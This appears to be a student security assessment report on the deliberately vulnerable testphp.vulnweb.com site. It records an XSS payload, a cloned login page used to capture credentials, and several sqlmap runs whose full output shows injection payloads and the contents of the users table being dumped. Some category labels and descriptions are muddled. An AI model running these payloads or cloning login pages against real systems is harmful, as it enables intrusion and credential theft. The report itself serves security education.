Vulnerebility analysis of website

	17 October 2023
Team ID	591486
Project Name	network anomaly detection
Maximum Marks	4 Marks
Team members names	Niraianbu kamalnath abirami Tharunya bala

1.Vulnerability Name: Cross site scripting

CWE : CWE-79


OWASP Category: : A3: Cross-Site Scripting (XSS).

Description: Cross-Site Scripting (XSS) is a security vulnerability that arises when a web application fails to properly validate or sanitize user inputs before including them in dynamically generated web pages. Attackers can exploit this weakness by injecting malicious scripts into web pages viewed by other users. These scripts execute in the context of the victim's browser, allowing the attacker to perform various malicious actions, such as stealing user data, hijacking sessions, defacing websites, or redirecting users to malicious sites.


Business Impact:Lack of effective security controls in the design phase often results in an application being susceptible to many weaknesses, collectively known as insecure design vulnerabilities. This article discusses insecure design flaws, potential impacts, and mitigation strategies.

Vulnerability Path : http://testphp.vulnweb.com/search.php?test=query

Steps:



Enter this **<script>alert("Enter your details here")<script>** script in search bar



2.Vulnerability Name: Unauthorized Access

CWE : CWE-285

OWASP Category: : A2: Authentication.


Description: Unauthorized access refers to the act of gaining entry to a system, resource, or data without the proper authorization or permission. It is a security breach that occurs when an individual or entity, often an attacker, accesses or attempts to access information or functionality that they are not allowed to use. Unauthorized access can take various forms, and it is a significant security concern because it can lead to data breaches, privacy violations, system compromises, and other adverse consequences.


Business Impact: The business impact of unauthorized access can be severe and wide-ranging, affecting organizations in several ways. These impacts can vary in magnitude depending on factors such as the nature of the breach, the sensitivity of the data accessed, and the effectiveness of the organization's response.

Vulnerability Path : http://testphp.vulnweb.com/login.php


Steps:

First one is the original website.





This one is a web mirror or web clone website for http://testphp.vulnweb.com/login.php



We broken the access and stealing the username and password.

3.Vulnerability Name: SQL injection

CWE : CWE-89

OWASP Category: : A1: Injection.

Description: A SQL injection (SQLi) is a type of security vulnerability that occurs when untrusted or malicious data is improperly included in an SQL query sent to a database. This can lead to unauthorized access to the database, manipulation of data, and potentially other malicious actions. SQL injection is a common and serious threat to web applications and databases.

Business Impact: SQL injection vulnerabilities can have a significant business impact, and these consequences can be quite severe

Vulnerability Path : http://testphp.vulnweb.com/search.php

Steps:

Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

Result:

```
┌──(abirami㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:08:38 /2023-09-21/

[00:08:38] [INFO] testing connection to the target URL
[00:08:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:08:40] [INFO] testing if the target URL content is stable
[00:08:40] [INFO] target URL content is stable
[00:08:40] [INFO] testing if GET parameter 'artist' is dynamic
[00:08:41] [INFO] GET parameter 'artist' appears to be dynamic
[00:08:41] [INFO] heuristic (basic) test shows that GET parameter 'artist' mi
ght be injectable (possible DBMS: 'MySQL')
[00:08:42] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
```

```
 specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extendi
ng provided level (1) and risk (1) values? [Y/n] Y
[00:09:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:09:13] [INFO] GET parameter 'artist' appears to be 'AND boolean-based bli
nd - WHERE or HAVING clause' injectable (with --string="non")
[00:09:13] [INFO] testing 'Generic inline queries'
[00:09:14] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:09:14] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (BIGINT UNSIGNED)'
[00:09:15] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXP)'
[00:09:15] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (EXP)'
[00:09:15] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (GTID_SUBSET)'
[00:09:15] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clau
se (GTID_SUBSET)'
[00:09:16] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, OR
DER BY or GROUP BY clause (JSON_KEYS)'
[00:09:16] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING cl
ause (JSON_KEYS)'
[00:09:16] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[00:09:17] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (FLOOR)'
```

```
[00:09:17] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXTRACTVALUE)'
[00:09:17] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (EXTRACTVALUE)'
[00:09:18] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (UPDATEXML)'
[00:09:18] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (UPDATEXML)'
[00:09:19] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[00:09:19] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clau
se (FLOOR)'
[00:09:19] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLO
OR)'
[00:09:20] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTR
ACTVALUE)'
[00:09:20] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGI
NT UNSIGNED)'
[00:09:21] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)
'
[00:09:21] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID
_SUBSET)'
[00:09:21] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JS
ON_KEYS)'
[00:09:22] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOO
R)'
[00:09:22] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDA
```

```
[00:09:23] [INFO] testing 'MySQL inline queries'
[00:09:23] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:09:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:09:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - com
ment)'
[00:09:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:09:25] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - commen
t)'
[00:09:25] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:09:25] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
'
[00:09:36] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND t
ime-based blind (query SLEEP)' injectable
[00:09:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:09:36] [INFO] automatically extending ranges for UNION query injection te
chnique tests as there is at least one other (potential) technique found
[00:09:37] [INFO] 'ORDER BY' technique appears to be usable. This should redu
ce the time needed to find the right number of query columns. Automatically e
xtending the range for current UNION query injection technique test
[00:09:38] [INFO] target URL appears to have 3 columns in query
[00:09:41] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 t
o 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others
y
sqlmap identified the following injection point(s) with a total of 56 HTTP(s)
 requests:
---
```

```
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 9799=9799

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 3552 FROM (SELECT(SLEEP(5)))uhad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1032 UNION ALL SELECT NULL,CONCAT(0x7176707871,0x7053746
e41675a6c446f796b614647757a6768424a656a4c635576626f566f4c5847596e70744a76,0x7
1626b7a71),NULL-- -
---
[00:10:42] [INFO] the back-end DBMS is MySQL
[00:10:42] [CRITICAL] unable to connect to the target URL. sqlmap is going to
 retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[00:10:44] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[00:10:45] [INFO] fetched data logged to text files under '/home/abirami/.loc
```

Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart –tables

```
┌──(abirami㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tab
les

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:11:37 /2023-09-21/

[00:11:37] [INFO] resuming back-end DBMS 'mysql'
[00:11:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 9799=9799
```

```
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 3552 FROM (SELECT(SLEEP(5)))uhad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1032 UNION ALL SELECT NULL,CONCAT(0x7176707871,0x7053746
e41675a6c446f796b614647757a6768424a656a4c635576626f566f4c5847596e70744a76,0x7
1626b7a71),NULL-- -
---
[00:11:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[00:11:38] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+
```

Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T

users –columns

```
┌──(abirami㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T us
ers --columns

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:12:26 /2023-09-21/

[00:12:27] [INFO] resuming back-end DBMS 'mysql'
[00:12:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 9799=9799

    Type: time-based blind
```

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1032 UNION ALL SELECT NULL,CONCAT(0x7176707871,0x7053746
e41675a6c446f796b614647757a6768424a656a4c635576626f566f4c5847596e70744a76,0x7
1626b7a71),NULL-- -
---
[00:12:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[00:12:27] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname --dump

```
┌──(abirami㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T us
ers -C uname --dump

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:13:21 /2023-09-21/

[00:13:21] [INFO] resuming back-end DBMS 'mysql'
[00:13:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 9799=9799
```

```
    Payload: artist=2 AND 9799=9799

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 3552 FROM (SELECT(SLEEP(5)))uhad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1032 UNION ALL SELECT NULL,CONCAT(0×7176707871,0×7053746
e41675a6c446f796b614647757a6768424a656a4c635576626f566f4c5847596e70744a76,0×7
1626b7a71),NULL-- -
---
[00:13:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[00:13:22] [INFO] fetching entries of column(s) 'uname' for table 'users' in
database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T

users -C pass –dump

```
┌──(abirami㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T us
ers -C pass --dump

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:14:33 /2023-09-21/

[00:14:34] [INFO] resuming back-end DBMS 'mysql'
[00:14:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 9799=9799

    Type: time-based blind
```

```
[00:14:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[00:14:34] [INFO] fetching entries of column(s) 'pass' for table 'users' in d
atabase 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[00:14:37] [INFO] table 'acuart.users' dumped to CSV file '/home/abirami/.loc
al/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[00:14:37] [INFO] fetched data logged to text files under '/home/abirami/.loc
al/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 00:14:37 /2023-09-21/
```

Collecting data from a database using SQLMap without proper authorization is associated with a type of SQL injection attack. SQL injection is a method by which an attacker exploits vulnerabilities in a web application to manipulate or extract data from a database.

4.Vulnerability Name: Web mirroring

CWE : CWE-285

OWASP Category: : A3: web mirroring.


Description: Web mirroring, also known as website mirroring or web scraping, is the process of creating a duplicate copy of a website or specific web content. It involves copying the web content, including text, images, HTML, CSS, JavaScript, and other multimedia files, from one location (the source website) to another location (the mirrored or cloned site).

